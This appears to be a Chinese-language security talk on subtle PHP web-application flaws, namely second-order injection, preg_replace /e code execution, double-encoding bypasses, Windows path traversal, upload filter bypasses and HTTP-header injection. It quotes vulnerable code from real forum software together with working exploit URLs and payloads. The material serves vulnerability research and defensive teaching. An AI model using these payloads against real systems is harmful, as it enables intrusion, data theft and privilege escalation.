

[web代码安全边缘性问题]

5up3rh3i



主题：web代码安全边缘性问题

本文档主要探讨一些web代码安全里比较隐秘，容易被程序员忽视的问题。

主要内容：

- ▼ 二次攻击[Second attack]
 - 类型1：通过文件系统函数漏洞转换
 - 类型2：通过SQL注射漏洞转换
 - 类型3：通过正则表达式中转变量
 - 类型4：通过编码/解码中转变量
- ▼ 数组变量的魅力
- ▼ Code与系统
- ▼ Code与http协议
- ▼ 漏洞挖掘



二次攻击[Second attack]

▼ 什么是二次攻击

二次攻击攻击者提交的恶意代码不是直接通过一个变量提交个漏洞函数，而是通过变量转化或者中转，最终提交到漏洞函数

▼ 二次攻击的特点

- 常常存在漏洞类型的转换
- 常常存在变量中转

▼ 类型

- 类型1：通过文件系统函数漏洞转换
- 类型2：通过SQL注射漏洞转换
- 类型3：通过正则表达式中转变量
- 类型4：通过编码/解码中转变量

▼ 挖掘二次攻击漏洞



类型1：文件系统函数漏洞转换

配置变量的定义一般保持在文件里，当改文件被删除等原因没有被调用，而导致改变量可以任意提交转化为其他漏洞。

CODE:

```
<?
```

```
//vul1.php
```

```
unlike($a);
```

```
?>
```

```
<?
```

```
//config.php
```

```
$include =  
'../';
```

```
?>
```

```
<?
```

```
//vul2.php
```

```
include  
'config.php';
```

```
include  
'$include/co  
mmon.php';
```

```
?>
```



上面代码vul1.php里的变量\$a没有过滤导致利用../删除容易文件。Vul2.php里的\$include变量在config.php里有定义，所以整体上是没有办法利用的。

如果我们利用vul1.php删除config.php，那么vul2.php里的\$include没有指定，在register_globals = On下可以包含其他任意文件。

Unlike漏洞转化为include漏洞

[注意： include与require的区别]



实例: XOOPS <= 2.0.13.2 _xoopsOption[nocommon]_bug

mainfile.php 行 94-96:

```
if (!isset($xoopsOption['nocommon']) && XOOPS_ROOT_PATH != "") {  
  
    include XOOPS_ROOT_PATH."/include/common.php";
```

当我们给\$xoopsOption['nocommon']赋值时候，将不会执行下面的include语句。



Header.php 行29-36:

```
if ($xoopsConfig['theme_set'] != 'default' &&
file_exists(XOOPS_THEME_PATH.'/'.$xoopsConfig['theme_set'].'/theme.php)) {

    // the old way..

    $xoopsOption['theme_use_smarty'] = 0;

    if (file_exists(XOOPS_THEME_PATH.'/'.$xoopsConfig['theme_set'].'/language/lang-
'.$xoopsConfig['language'].'.php')) {

        include XOOPS_THEME_PATH.'/'.$xoopsConfig['theme_set'].'/language/lang-
'.$xoopsConfig['language'].'.php';

    } elseif
(file_exists(XOOPS_THEME_PATH.'/'.$xoopsConfig['theme_set'].'/language/lang-
english.php')) {

    include XOOPS_THEME_PATH.'/'.$xoopsConfig['theme_set'].'/language/lang-
english.php';
```



`$xoopsConfig['theme_set']`和`$xoopsConfig['language']`都是在
`include/functions.php`里有初始化的:

```
if (defined('XOOPS_CPFUNC_LOADED')) {  
    $theme = 'default';  
} else {  
    $theme = $xoopsConfig['theme_set'];  
}
```

通过`include/common.php`包含来传递的, 现在我们给
`$xoopsOption['nocommon']`赋值, `mainfile.php` 将包含`common.php`:


`include XOOPS_ROOT_PATH."/include/common.php"`; 那么`header.php`里的
`$xoopsConfig['theme_set']`将被我们控制。Exp:

`http://127.0.0.1/xoops-
chinese_2_013/index.php?xoopsOption[nocommon]=&xoopsConfig[theme_set]=../chinaz.
com.txt%00`




类型2: SQL注射漏洞转换

Web程序数据存取过程:



漏洞转换过程:





SQL注射漏洞转换

实例:

- Phpwind 2.0.2和3.31e 权限提升漏洞
- Punbbs Path Disclosure
- Phpbb_vul[user_sig_bbcode_uid]



Phpwind 2.0.2和3.31e 权限提升漏洞

profile.php 里变量\$proicon过滤不严:

```
$userdb['icon']=$proicon.'.'.$proownportait[0].'.'. (int)$proownportait[1].'.'.  
 (int)$proownportait[2];
```

.....

```
$db->update("UPDATE pw_members SET password  
='$userdb[password]',email='$userdb[email]',honor='$prohonor',public  
mail='$userdb[publicmail]',icon='$userdb[icon]',gender='$userdb[gender]',signature='$userdb[signature]',introduce='$userdb[introduce]',oicq  
='$userdb[oicq]',icq='$userdb[icq]',yahoo='$userdb[yahoo]',msn='$userdb[msn]',site='$userdb[site]',location='$userdb[location]',bday='$userdb[bday]',style='$tpskin',datefm='$date_f',timedf='$timedf',t_num='$t_num',p_num='$p_num',receivemail='$userdb[receivemail]',signchange  
='$userdb[signchange]' WHERE uid='$winduid'");
```



jop.php里对['icon']的提取:

```
if($action=='delimg'){  
    $imgdb=$db->get_one("SELECT icon FROM pw_members WHERE  
uid='$winduid'");  
    Add_S($imgdb);  
    if($imgdb){  
        $delldb=explode("|",$imgdb['icon']); //通过select提取['icon']  
  
        .....  
        $db->update("UPDATE pw_members SET icon='$delldb[0]'  
WHERE uid='$winduid'"); // UPDATE 注射
```

在profile.php里我们提交\$proicon=|a',groupid=1通过update到数据库在job.php被select出来给\$delldb[0]=a',groupid=1再给update注射: UPDATE pw_members SET icon= ' a',groupid=1 WHERE uid='\$winduid' 达到提升权限的目的。



Punbbs Path Disclosure

register.php: 行190

```
00190: $db->query('INSERT INTO '.$db->prefix.'users (username,
group_id, password, email, email_setting, save_pass, timezone,
language, style, registered, registration_ip, last_visit)
VALUES(\".$db->escape($username).'\', '.$intial_group_id.',
\".$password_hash.\', \".$email1.\', '.$email_setting.',
'.$save_pass.', '.$timezone.', \".$db->escape($language).'\',
\".$pun_config['o_default_style'].'\', '.$now.',
\".$get_remote_address().'\', '.$now.>') or error('Unable to create
user', __FILE__, __LINE__, $db->error());
```



Escape()在include\dblayer\mysql.php :

```
00157: function escape($str)
00158: {
00159: if (function_exists('mysql_real_escape_string'))
00160: return mysql_real_escape_string($str, $this->link_id);
00161: else
00162: return mysql_escape_string($str);
00163: }
```

\$language被escape()过滤后储存到数据库了，貌似没有什么可以利用的，我们继续看看\$language后来的命运：通过下面的语句调用语言的配置文件：

```
include PUN_ROOT.'lang/'.$pun_user['language'].'common.php'
```



`$pun_user[]`定义在: `\upload\include\functions.php` :

```
00045: $result = $db->query('SELECT u.*, g.*, o.logged, o.idle FROM '.$db->
    >prefix.'users AS u INNER JOIN '.$db->prefix.'groups AS g ON
    u.group_id=g.g_id LEFT JOIN '.$db->prefix.'online AS o ON o.user_id=u.id
    WHERE u.id='.$intval($cookie['user_id'])) or error('Unable to fetch user
    information', __FILE__, __LINE__, $db->error());
00046: $pun_user = $db->fetch_assoc($result);
```

从数据库提取变量，通过`regisrter.php`提交的`$languge`变量通过`escape()`过滤后insert到数据库，再通过`$pun_user['language']`从数据库select出来在给include，如果我们提交`$languge=../../`那么我们就可以控制include文件的目录了。

Exp:



类型3: preg_replace()中的魅力

preg_replace() 函数原型:

preg_replace

(PHP 3 >= 3.0.9, PHP 4, PHP 5)

preg_replace -- 执行正则表达式的搜索和替换

说明

mixed preg_replace (mixed pattern, mixed replacement, mixed subject [, int limit])

在 **subject** 中搜索 **pattern** 模式的匹配项并替换为 **replacement**。如果指定了 **limit**，则仅替换 **limit** 个匹配，如果省略 **limit** 或者其值为 **-1**，则所有的匹配项都会被替换。

replacement 可以包含 **\\n** 形式或（自 **PHP 4.0.4** 起）**\$n** 形式的逆向引用，首选使用后者。每个此种引用将被替换为与第 **n** 个被捕获的括号内的子模式所匹配的文本。**n** 可以从 **0** 到 **99**，其中 **\\0** 或 **\$0** 指的是被整个模式所匹配的文本。对左圆括号从左到右计数（从 **1** 开始）以取得子模式的数目。



1. 正则表达式中转变量

`Preg_replace()`当第一个参数的正则表达式有`e`符号的时候，第二个参数的字符串当做PHP代码执行。

```
<?
```

```
//preg_replace1.php
```

```
echo preg_replace("/test/e",$h,"jutst  
test");
```

```
?>
```

`Preg_replace.php?h=phpinfo()` ,`phpinfo()`将本执行。



1. 正则表达式中转变量

通过表达式提取preg_repace()的第三个参数通过\\n中转提交的第三个参数里提交的PHP代码。Code:

```
<?
```

```
//preg_replace2.php
```

```
echo
```

```
preg_replace("/s*\[php\](.+)\[Vphp\]s*/ies",  
"\1", $h);
```

```
?>
```

```
preg_replace2.php?h=[php]phpinfo()[/php]
```



2. /e+代码的注射

Preg_repace() /e和代码同时注射:

```
<?
```

```
//demo
```

```
echo preg_repace($n, $h, "jutst test");
```

```
?>
```

```
<?
```

```
//demo2
```

```
echo preg_repace($n, \\1, $h);
```

```
?>
```



ipb search.php 漏洞

\sources\action_admin\search.php 行1258-1262:

```
if ( $this->ipsclass->input['lastdate'] )  
{  
    $this->output = preg_replace( "#(value=\\\"){$this->ipsclass->input['lastdate']}[\\\"]#i", "\\1 selected='selected'", $this->output );  
}
```

首先通过 `$this->ipsclass->input['lastdate']` 注射带/e的正则表达式 `z|eval.*?%20//)%23e%00` , `$this->output` 注射php代码 `heigegegxxxxxxxxeval/phpinfo());//` , 通过构造的正则表达式提取 `\\1` : `eval/phpinfo());` 给 `preg_replace` 的第2个参数并执行。

preg_replace存在null截断:



<?

```
$a=$_GET[a];  
echo preg_replace("#(value=[\"']z|eval.*?//)#e{$a}[\"']#i ","\\1  
","heigegegxxxxxxeval/phpinfo());//");  
?>
```

我们直接提交<http://127.0.0.1/test2.php?a=2>出现错误:

Warning: Unknown modifier '2' in
d:\easyphp\www\test2.php on line 3

提交<http://127.0.0.1/test2.php?a=%002> 则执行phpinfo().
我们成功截断了

IPBExp: <http://www.milw0rm.com/exploits/1720>

详细分析: <http://xfocus.net/articles/200605/866.html>

Phpbb_vul[user_sig_bbcode_uid]

/inculde/usercp_register.php里:

```
808 $signature_bbcode_uid = $userdata['user_sig_bbcode_uid'];  
809 $signature = ($signature_bbcode_uid != "") ? preg_replace("/:((([a-z0-9]+:)?)$signature_bbcode_uid(=|\\])/si", '\\3', $userdata['user_sig']) :  
$userdata['user_sig'];
```

先看/e的注射跟踪发现:

```
$signature_bbcode_uid = $userdata['user_sig_bbcode_uid'];
```

从数据库提取。如果我们可以控制user_sig_bbcode_uid的存储，那么我们就可以注射/e。

再看php代码通过**\$userdata['user_sig']**的提交，通过一次“正则表达的转换\\3提交给preg_repace的第2个参数。

\$userdata['user_sig']照样要通过数据库中转。



Phpbb_vul[user_sig_bbcode_uid]

后台的“恢复数据库”功能。我们可以通过执行如下语句达到目的：

```
UPDATE phpbb_users SET  
user_sig_bbcode_uid='(.+)/e ',user_sig='blah:phpinfo()'  
WHERE user_id=2;
```

经过了多次的二次攻击。



类型4：编码/解码中转变量

常见编码/解码函数：

`urlencode()/urldecode`

`Rawurlencode()/Rawurldecode`

`Base64_encode()/Base64_decode`

如果变量在提交给目标函数前使用了decode函数，导致通过二次编码绕过addslashes()或者其他过滤函数。



编码/解码中转变量 code1

<?

.....

```
mysql_connect($servername,$dbusername,$dbpassword) or  
die ("xcon");
```

```
$sql = "SELECT * FROM article WHERE  
articleid=".urlencode($_GET[id]); // look!!!  
$result = mysql_db_query($dbname,$sql);  
$row = mysql_fetch_array($result);
```

....

?>



编码/解码中转变量

在mysql用户有file权限，php.ini里的magic_quotes_gpc = On的情况下是不可以使用SELECT INTO OUTFILE直接到处shell的，如果我们把‘进行2次编码在提交：%25%27
这样可以突破gpc。

实例：

phpBB 2.0.13 Local php File Include



phpBB 2.0.13 Local php File Include

admin/admin_styles.php :

```
71 case "addnew":
```

```
72 $install_to = ( isset($HTTP_GET_VARS['install_to']) ) ?  
urldecode($HTTP_GET_VARS['install_to']) : $HTTP_POST_VARS['install_to'];
```

```
.....
```

```
75 if( isset($install_to) )
```

```
76 { 77 78 include($phpbb_root_path . "templates/" . $install_to . "/theme_info.cfg");
```

\$install_to通过urldecode交给include()。Include存在null截断漏洞。

%00 → %2500

Null截断后可以包含本地任意文件。



DataLife Engine sql injection

EXP: <http://www.milw0rm.com/exploits/1938>

漏洞语句:

```
if (isset($_REQUEST['user'])) $user =  
    urldecode  
    (mysql_escape_string(preg_replace('([/]+)$'  
, '', $_GET['user'])));
```



二次攻击——传统过滤思想的挑战:

- A. 单纯的防止某类型漏洞变量的过滤 如: 类型 2: 对 sql变量只用简单的escape防sql注射, 但没有过滤../等对文件系统函数的攻击特征符号. **Punbbs Path Disclosure**
- B. 突破magic_quotes_gpc=on [addslashes()] 变量通过数据库 / 文件的存储再提取, 最后不受 gpc的影响. 类型 2: **Phpwind 2.0.2和3.31e 权限提升漏洞**

变量逆向跟踪:

`include PUN_ROOT.'lang/'. $pun_user['language'].'common.php'`

通过 `$pun_user['language']`
对数select操作

```
$result = $db->query('SELECT u.*, g.*, o.logged, o.idle FROM '.$db->prefix.'users AS u  
INNER JOIN '.$db->prefix.'groups AS g ON u.group_id=g.g_id LEFT JOIN '.$db->  
prefix.'online AS o ON o.user_id=u.id WHERE u.id='.$intval($cookie['user_id'])) or  
error('Unable to fetch user information', __FILE__, __LINE__, $db->error());
```

```
$pun_user = $db->fetch_assoc($result);
```

查找对表 `$db->prefix.'users'`
update/insert操作

```
$db->query('INSERT INTO '.$db->prefix.'users (username, group_id, password,
```

```
....
```

```
, \".$db->escape($language).'\', \".$pun_config['o_default_style'].'\', '$now.',  
\".get_remote_address().'\', '$now.)) or error('Unable to create user', __FILE__,  
__LINE__, $db->error());
```



WEB漏洞与系统特点

- ✓ Windows系统对..\的支持
 - 程序员常常只过滤../而忘记..\，导致win系统下利用..\转跳目录
 - 出现在file system的函数
 - 实例： MolyX attachment.php漏洞



MolyX attachment.php 漏洞

attachment.php 行114-126

```
$_INPUT['attach'] = str_replace( "/", "", substr( $_INPUT['attach'],  
strpos( $_INPUT['attach'], '/' ) ) );
```

```
$showfile = $subpath."/".$_INPUT['attach'];
```

```
.....
```

```
$fh = fopen( $showfile, 'rb' );
```

```
fpassthru( $fh );
```

`$_INPUT['attach']`只过滤了/,在windows系统我们可以通过..<\来转跳目录下载任意文件。Exp:

```
http://www.xxx.com/attachment.php?id=684&u=3096&extension=gif&attach=..\..\..\..\..\..\..\..\..\..\includes\config.php&filename=1.gif
```



WEB漏洞与系统特点

- ✓ 符号.在win和*nix[apache]下的web漏洞的利用
 - Windows文件系统对.的忽略:
shell.php.=shell.php
 - Apache文件名解析缺陷漏洞
 - 常常出现在upload模块
 - FCKEditor 上传容易文件漏洞

\editor\filemanager\browser\default\connectors\php\commands.php :

```
function FileUpload( $resourceType, $currentFolder ){
```

```
.....
```

```
    // Get the uploaded file name.
```

```
    $sFileName = $oFile['name'] ;
```

```
    $sOriginalFileName = $sFileName ;
```

```
    $sExtension = substr( $sFileName, ( strrpos($sFileName, '.') + 1 ) ) ;
```

```
    $sExtension = strtolower( $sExtension ) ; //得到文件的后缀
```

```
.....
```

```
    $arAllowed = $Config['AllowedExtensions'][$resourceType] ;
```

```
    $arDenied = $Config['DeniedExtensions'][$resourceType] ;
```

```
        if ( ( count($arAllowed) == 0 || in_array( $sExtension, $arAllowed ) ) &&  
            ( count($arDenied) == 0 || !in_array( $sExtension, $arDenied ) ) )
```

```
            $FilePath = $sServerDir . $sFileName ;
```

```
.....
```



editor\filemanager\browser\default\connectors\php\config.php :

```
$Config['AllowedExtensions']['File'] = array() ;
```

```
$Config['DeniedExtensions']['File'] =  
array('php','php2','php3','php4','php5','phtml','pwml','inc','asp','aspx','ascx','jsp','cfm','cfc','  
pl','bat','exe','com','dll','vbs','js','reg','cgi') ;
```

当为空时:

```
if ( ( count($arAllowed) == 0 || in_array( $sExtension, $arAllowed ) ) &&  
( count($arDenied) == 0 || !in_array( $sExtension, $arDenied ) ) )
```

的判断将为真。我们就可以通过上传文件后面加个.就可以上传成功了如: shell.php. 在windows系统上 shell.php.=shell.php, 在*nix系统一般使用apache, 在apache里shell.php.将认为是php文件而执行。

Exp:



了解系统特定对web代码安全及渗透得到意外的收获，比如还有：

- *nix系统是文件格式区分大小写，而windows系统不区分
- iis6特性
- freebsd系统下的/
- 等等



Web漏洞与HTTP协议

▼ 一个典型的http请求:

GET /images/syscan06.gif HTTP/1.1

Host: xcon.xfocus.net

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2

Accept: image/png,*/*;q=0.5

Accept-Language: zh-cn,zh;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: gb2312,utf-8;q=0.7,*/q=0.7

Keep-Alive: 300

Connection: keep-alive

Referer: http://xcon.xfocus.net/main.html

If-Modified-Since: Mon, 19 Jun 2006 06:08:54 GMT

If-None-Match: "26472-123d-99d64980"

Cache-Control: max-age=0



Host头域

HTTP域:

Host头域指定请求资源的Internet主机和端口号，必须表示请求url的原始服务器或网关的位置。HTTP/1.1请求必须包含主机头域，否则系统会以400状态码返回。

Referer头域

Referer 头域允许客户端指定请求uri的源资源地址，这可以允许服务器生成回退链表，可用来登陆、优化cache等。他也允许废除的或错误的连接由于维护的目的被追踪。如果请求的uri没有自己的uri地址，Referer不能被发送。如果指定的是部分uri地址，则此地址应该是一个相对地址。

Range头域

Range头域可以请求实体的一个或者多个子范围。例如，

表示头500个字节: bytes=0-499

表示第二个500字节: bytes=500-999

表示最后500个字节: bytes=-500

表示500字节以后的范围: bytes=500-

第一个和最后一个字节: bytes=0-0,-1

同时指定几个范围: bytes=500-600,601-999

但是服务器可以忽略此请求头，如果无条件GET包含Range请求头，响应会以状态码206（PartialContent）返回而不是以200（OK）。

User-Agent头域

User-Agent头域的内容包含发出请求的用户信息。



HTTP域变量的注射

PHP预定义变量: ***\$_SERVER***是

“*HTTP_ACCEPT*” 当前请求的 *Accept*: 头信息的内容。

“*HTTP_ACCEPT_CHARSET*” 当前请求的 *Accept-Charset*: 头信息的内容。例如: “*iso-8859-1, *,utf-8*”。

“*HTTP_ACCEPT_ENCODING*” 当前请求的 *Accept-Encoding*: 头信息的内容。例如: “*gzip*”。

“*HTTP_ACCEPT_LANGUAGE*” 当前请求的 *Accept-Language*: 头信息的内容。例如: “*en*”。

“*HTTP_CONNECTION*” 当前请求的 *Connection*: 头信息的内容。例如: “*Keep-Alive*”。

“*HTTP_HOST*” 当前请求的 *Host*: 头信息的内容。

“*HTTP_REFERER*”链接到当前页面的前一页面的URL 地址。不是所有的用户代理（浏览器）都会设置这个变量，而且有的还可以手工修改*HTTP_REFERER*。因此，这个变量不总是真实正确的。

“*HTTP_USER_AGENT*” 当前请求的 *User-Agent*: 头信息的内容。该字符串表明了访问该页面的用户代理的信息。一个典型的例子是: Mozilla/4.5 [en] (X11; U; Linux 2.2.9 i586) 。

“*REMOTE_ADDR*”正在浏览当前页面用户的IP 地址。

“*REMOTE_HOST*” 正在浏览当前页面用户的主机名。反向域名解析基于该用户的*REMOTE_ADDR*。

.....

Web程序常常忽略了对*\$_SERVER*变量的过滤。攻击者可以通过构造这些变量攻击。



Invision Power Board v2.1 <= 2.1.6 sql injection

/sources/classes/class_session.php 行834-842:

```
if ( $this->ipclass->vars['match_ipaddress'] == 1 ) {  
    $query .= " AND ip_address='". $this->ipclass->ip_address. "'"; }  
$this->ipclass->DB->simple_construct(array( 'select' => 'id, member_id,  
running_time, location', 'from' => 'sessions', 'where' => "id='". $session_id. "'". $query ));
```

\$this->ipclass->ip_address 的提交在 /sources/ipclass.php 行284-299:

```
$addrs[] = $_SERVER['HTTP_CLIENT_IP'];  
$addrs[] = $_SERVER['REMOTE_ADDR'];  
$addrs[] = $_SERVER['HTTP_PROXY_USER'];  
  
.....  
.foreach ( $addrs as $ip ) {if ( $ip )  
{ $this->ip_address = $ip;
```


Exp: <http://www.milw0rm.com/exploits/2033>

利用perl的LWP::UserAgent直接提交 CLIENT_IP :

```
$q1 = "UNION SELECT MAX(converge_id),1,1,1 FROM  
".$prefix."members_converge/*";
```

.....

```
$res = $ua->get("http://".$server.$dir."index.php?s=w00t",'USER_AGENT'=>","CLIENT_IP'=>" ".$q);
```



MyBulletinBoard (MyBB) <= 1.1.5 'CLIENT-IP' SQL injection

EXP:

<http://www.milw0rm.com/exploits/2012>



怎样挖掘HTTP域变量的注射？

Grep查找http域变量----见 《Grep与web漏洞挖掘》



怎样挖掘二次攻击漏洞

二次攻击漏洞隐蔽性强，难也发现。换句话说也是这类问题容易被程序员忽视。☺

“没有绝对的安全” 著名的流行的web程序经过多年的安全人员的检测，显著的漏洞很少，所以我们要寻找新的攻击模式来挖掘更加隐蔽的漏洞。

挖掘二次攻击漏洞：

首先必须熟悉常见的漏洞函数。利用grep等工具查找不要放过一切变量。[参考《Grep与web漏洞挖掘》]

记得一条：所有的输入都是有害的！！！！